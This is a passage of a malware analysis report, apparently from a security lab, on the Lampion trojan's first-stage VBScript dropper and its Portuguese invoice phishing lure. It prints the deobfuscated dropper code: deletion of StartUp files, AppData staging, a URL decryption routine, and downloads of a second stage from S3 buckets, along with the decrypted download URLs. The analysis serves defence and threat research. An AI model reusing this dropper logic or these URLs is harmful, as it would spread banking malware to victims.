
Your attached document is available with this PDF file.
Confidential Message On: TDG2RQSFQ3 - 12/18/2019 09:05:08
© All rights reserved.

***Figure 9:** Translation from the Portuguese language to English.*

The file states that the file to be executed is here, in the same directory of the PDF file . That message is completely confidential, has a unique code, and the date of issuance is highlighted to create a bad feeling on the victim's side.

Threat name: FacturaNovembro-4492154-2019-10_8.vbs (**Lampion – 1st stage**)
MD5: 3350e74a4cfa020f9b256194eae25c12
SHA1: 7f5960ff9feff30d2f4a4c1598dd22632ceea0cb

This file has a detection rate of 25/58 and is classified as a Trojan Agent. It is, in fact, a trojan downloader/dropper as it downloads the next stage from the Internet and also drops a new VBS file that will be executed whenever the victim's computer starts. It looks like an improvement form of the Trojan-Banker.Win32.ChePro family.



25 engines detected this file

418dbcf5f8d5ad7e16a0bb48c1e14cb269bf5bd814f0a70c3aa90ce787136047
FacturaNovembro-4492154-2019-10_8_original.vbs
text


13.20 KB
Size

2019-12-26 14:41:17 UTC
a moment ago

Ad-Aware	VB:Trojan.Agent.EIAC	ALYac	VB:Trojan.Agent.EIAC
Arcabit	VB:Trojan.Agent.EIAC	Avast	SNH:Script [Dropper]
AVG	SNH:Script [Dropper]	BitDefender	VB:Trojan.Agent.EIAC
Cyren	VBS/Agent.TJ	DrWeb	VBS.DownLoader.1793
Emsisoft	VB:Trojan.Agent.EIAC (B)	eScan	VB:Trojan.Agent.EIAC
ESET-NOD32	VBS/TrojanDownloader.Agent.QZJ	F-Prot	VBS/Agent.TJ
FireEye	VB:Trojan.Agent.EIAC	Fortinet	VBS/Agent.EAIC!tr.dldr

***Figure 10:** VirusTotal analysis from FacturaNovembro-4492154-2019-10_8.vbs file.*

Looking at the file, it is obfuscated, but in this case, the technique used by criminals was simple: **just add commentaries (junk blocks)** between the lines of the malicious code to make it confused.



```
'[<~D=Ki,)LH/k0)fX.5kP`3%0I
'sd@z_OraiVzv0AvVd+Eqf1V%Kn
'M5ED}JC)_4IDc;WQlf{%,~4;KL
'qe&q9[NO1mNXhciLTqCRKMHFl>
'.yvR0L&vw!3L~M<E,}3F´KM!xh
'_8^VNs5J5sx%l1t}(_G7u<aLUX
'BX<mc;ymdw)TdfF%GTmGV2qCvd
'lo?<@u1,f$UnE@5´r/5fW%.>$7
'@C19(*,´cByn]FSn=ebzE`BXex
'6E6(v´Fu.>>Z~pvFQ/U3[<E^%h
'g6;:0ywC@&.wjkWXObzzi?2´pG
'2ayG=M3Dm9k3:J@{?:Ovewkvz&
'H8´u4/U`zNhl&kuZEOkJoc~k=D
'%;¨W%3nN3~E.4%$4reVXAr18ib
'~dI*CSu<Ja7Pmd[lzwHMJ/ii}j
On Error Resume Next
Set objFSO = CreateObject("Scripting.FileSystemObject")
objFSO.DeleteFile(objShell.SpecialFolders("StartUp") & "\*.vbs") , DeleteReadOnly2
If Err Then
End If
On Error GoTo 0
'Xz3E,w>T793Q+?SDmU]S.<Wu/Z
',OI1/$,x][?4idKJX?gW}U/5bF
'mpsePcLp&x96FUWF<VQg`n,@pj
'CqlrTDt(HZ4m@e`/!*AQ@D=kdt
'(~V=w>>*Rw3GT~haC0BYz^x<}C
```

Figure 11: *First stage of the Lampion malware – obfuscated code.*

After a few rounds of code cleanup (deobfuscation), the final code comes up. Before going into the detail, the high-level diagram with the overall behavior of the file is presented.



1
VBS downloads additional files from the Internet
2
Victim executes the VBScript (1st stage)
3
4
LNK
DLL
Lnk file created on Windows StartUp
Files are placed on Windows AppData.
5
Windows is rebooted and the lnk file executes the trojan Lampion


Figure 12: *Lampion 1st stage high-level diagram.*

In detail, the first stage works as described below.

- It depends on the initial victim's action.
- The VBS file downloads additional files from the Internet (the 2nd stage – the Lampion itself).
- 2 files are downloaded to the AppData Windows folder, and a new VBS file is also created with the code that will execute the trojan every time the victim's computer starts.
- A .lnk file is created on the Windows StartUp folder to execute the trojan (a persistence technique).
- Finally, the victim's computer is forced to reboot and the trojan malware starts its execution.

Digging into the details – Lampion 1st stage


The 1st stage has random functions to generate random names that will be used to rename the next malicious files created on the victim's machine. **Line 27** is where the **Wscript object is created** that will be used to create a .lnk file on the Windows StartUp folder. All the malware source code is commented on the next images.



```
Function RandomString( ByVal strLen )
    Dim str, min, max
    Const LETTERS = "abcdefghijklmnopqrstuvwxyz"
    min = 1
    max = Len(LETTERS)
    Randomize
    For i = 1 to strLen
        str = str & Mid( LETTERS, Int((max-min+1)*Rnd+min), 1 )
    Next

    RandomString = str
End Function

Dim max,min,rand, randfolder
max=99999999999999
min=999999999999
Randomize
rand = RandomString(17) & Int((max-min+1)*Rnd+min)
randfolder = Int((max-min+1)*Rnd+min)
rndvb = RandomString(11)

Dim objShell
Dim strPath
dim strPath2

Set objShell = Wscript.CreateObject("Wscript.Shell")
Const DeleteReadOnly = TRUE

Const DeleteReadOnly2 = TRUE
```

Figure 13: *Random functions that generate random names – (1/5).*

The next figure has the function to decrypt the URLs from which the 2nd stage of malware is downloaded.




```
32  'Decrypt function
33  Private Function Decrypt(Ciphertext)
34      Const offset = 10
35      Const minAsc = 33
36      Const maxAsc = 126
37
38      If Len(Ciphertext) < 5 Then
39          Decrypt = ""
40          Exit Function
41      End If
42
43      Dim Plaintext
44      Ciphertext = Mid(Ciphertext,3,Len(Ciphertext)-4)
45
46      For i=2 To Len(Ciphertext) Step 2
47          oldAsc = Asc(Mid(Ciphertext,i,1)) + offset
48          If oldAsc > maxAsc Then
49              oldAsc = oldAsc - maxAsc + minAsc - 1
50          End If
51
52          Plaintext = Plaintext & Chr(oldAsc)
53      Next
54
55      Decrypt = Plaintext
56  End Function
57
58
59  'Object shell sleeping during 3 minutes
60  WScript.Sleep(30000)
61
62  'All the lnk files are removed from StartUp Windows folder
63  On Error Resume Next
64      Set objFSO = CreateObject("Scripting.FileSystemObject")
65      objFSO.DeleteFile(objShell.SpecialFolders("StartUp") & "\*.lnk") , DeleteReadOnly
66
67  If Err Then
68  End If
69
70  On Error GoTo 0
```

Decrypt function used to get the original URL to download the next malware stage

Figure 14: *Decryption function used to decrypt the URLs where the next stage is available – (2/5).*

Next, all the shortcuts (.lnk) files are deleted from the operating system StartUp folder (line 65).


After that, all the VBS files from the operating system StartUp folder are also removed to prevent other files can start with the OS. A randomly named folder is created in the Windows AppData directory that will keep the malicious files.



```
'All the vbs files are removed from StartUp Windows folder
On Error Resume Next
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    objFSO.DeleteFile(objShell.SpecialFolders("StartUp") & "\*.vbs") , DeleteReadOnly2
If Err Then
End If
On Error GoTo 0

'Random folder is created on AppData location. That folder is composed just by numbers
Dim oFSO
Set oFSO = CreateObject("Scripting.FileSystemObject")
oFSO.CreateFolder objShell.SpecialFolders("AppData") & "\"&  randfolder

'random files are created inside the folder with the .exe and 0.zip extension
strPath = objShell.SpecialFolders("AppData") & "\" & randfolder & "\" &  rand & ".exe"
strPath2 = objShell.SpecialFolders("AppData") & "\" & randfolder & "\" & "0.zip"

Set dtmConvertedDate = CreateObject("WbemScripting.SWbemDateTime")
strComputer = "."

'Set the default process security level with VBScript
'https://docs.microsoft.com/en-us/windows/win32/wmisdk/setting-the-default-process-security-level-using-vbscript
'obtaining details on OS
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set oss = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")
Set dtmConvertedDate = CreateObject("WbemScripting.SWbemDateTime")
strComputer = "."

Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set oss = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")

```

Figure 15: *Some operations are performed, such as create folders on AppData and setting the default process security level with VBScript – (3/5).*

Now is time to download the 2nd stage from the Internet. Two files are obtained from 2 AWS S3 buckets.




```
'Download a remote file from: hxxps://fucktheworld.s3.us-east-2.amazonaws[.]com/0.zip
'File is saved on the AppData 0.zip file previsously created
For Each os in oss
    dim ur
    dim logs

    logs = Decrypt("&aQ^>jhjqfFi`0o%B%~\tkLYya'jL^\[{m[e1hYb~Z!$miU)e$5k3i]#*[OWHi(jc#-(F$bWHcVW\pWe;deW3m$i_$TY%emc^%s&M$Tp^_OfxK")
    dim xHttp0: Set xHttp0 = createobject("Microsoft.XMLHTTP")
    dim bStrm0: Set bStrm0 = createobject("Adodb.Stream")
    xHttp0.Open "GET", logs, False
    xHttp0.Send
    with bStrm0
        .type = 1
        .open
        .write xHttp0.responseBody
        .savetofile  strPath2, 2
    end with

'Another files is downloaded
'This file will be replace the exe file created previsously on the AppData folder
ur = Decrypt("{PL^7j\j9f)is0D%9%aiXZ~]E^\i#k*_+ZW^(eU_-ZNe^]5^;i}ZaYm'Y/wYH$6im)6$tksiw#|[dWNi)
ja#*(~$oWzc+Wip@e6d2W&m.ix$uYde&ch%{F,#8'9/T#F(]$`ZdbrbY#")

next
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", ur, False
xHttp.Send

with bStrm
    .type = 1
    .open
    .write xHttp.responseBody
    .savetofile  strPath, 2
end with

```

Figure 16: *Trojan 2nd stage is downloaded from two AWS S3 buckets – (4/5).*

The URLs are encoded with the following strings:


1. logs = Decrypt("&aQ^>jhjqfFi`0o%B%~\tkLYya'jL^\[{m[e1hYb~Z!$miU)e$5k3i]#*[OWHi(jc#-(F$bWHcVW\pWe;deW3m$i_$TY%emc^%s&M$Tp^_OfxK")
2. ur = Decrypt("{PL^7j\j9f)is0D%9%aiXZ~]E^\i#k*_+ZW^(eU_-ZNe^]5^;i}ZaYm'Y/wYH$6im)6$tksiw#|[dWNi)ja#*(~$oWzc+Wip@e6d2W&m.ix$uYde&ch%{F,#8'9/T#F(]$`ZdbrbY#")

To get the result of plain-text URLs, SI-LAB is keeping the decryption code available on GitHub. The result is as follows.



```
' Decrypter
' SI-LAB - www.seguranca-informatica.pt
' Sample: 3350e74a4cfa020f9b256194eae25c12


Module VBModule
    Sub Main()
       Dim Ciphertext
       Dim i
       Dim oldAsc
       Ciphertext = "&aQ^>jhjqfFi`0o%B%~\tkLYya'jL^\[{m[e1hYb~Z!$miU)e$5k3i]#*[OWHi(jc#-(F$bWHcVW\pWe;deW3m$i_$TY%emc^%s&M$Tp^_OfxK"
       Dim Decrypt
          Const offset = 10
    Const minAsc = 33
    Const maxAsc = 126


    Dim Plaintext
    Ciphertext = Mid(Ciphertext,3,Len(Ciphertext)-4)

    For i=2 To Len(Ciphertext) Step 2
        oldAsc = Asc(Mid(Ciphertext,i,1)) + offset
        If oldAsc > maxAsc Then
            oldAsc = oldAsc - maxAsc + minAsc - 1
        End If

        Plaintext = Plaintext & Chr(oldAsc)
    Next

    Decrypt = Plaintext

     Console.WriteLine(Decrypt)
    End Sub
End Module
```

```
Assembly 'a, Version=0.0, Culture=neutral, PublicKeyToken=null' saved successfully to '/home/a.out'.
There were 0 errors and 8 warnings.
Compilation successful
Compilation took 00:00:04.0941080
https://fucktheworld.s3.us-east-2.amazonaws.com/0.zip


...Program finished with exit code 0
Press ENTER to exit console.
```



```
Assembly 'a, Version=0.0, Culture=neutral, PublicKeyToken=null' saved successfully to '/home/a.out'.
There were 0 errors and 8 warnings.
Compilation successful
Compilation took 00:00:03.4977630
https://sdghsuidhoidoghsdc19c.s3.us-east-2.amazonaws.com/P-19-2.dll
```

Figure 17: *Clean URLs as a result of the decrypted function output (available here).*

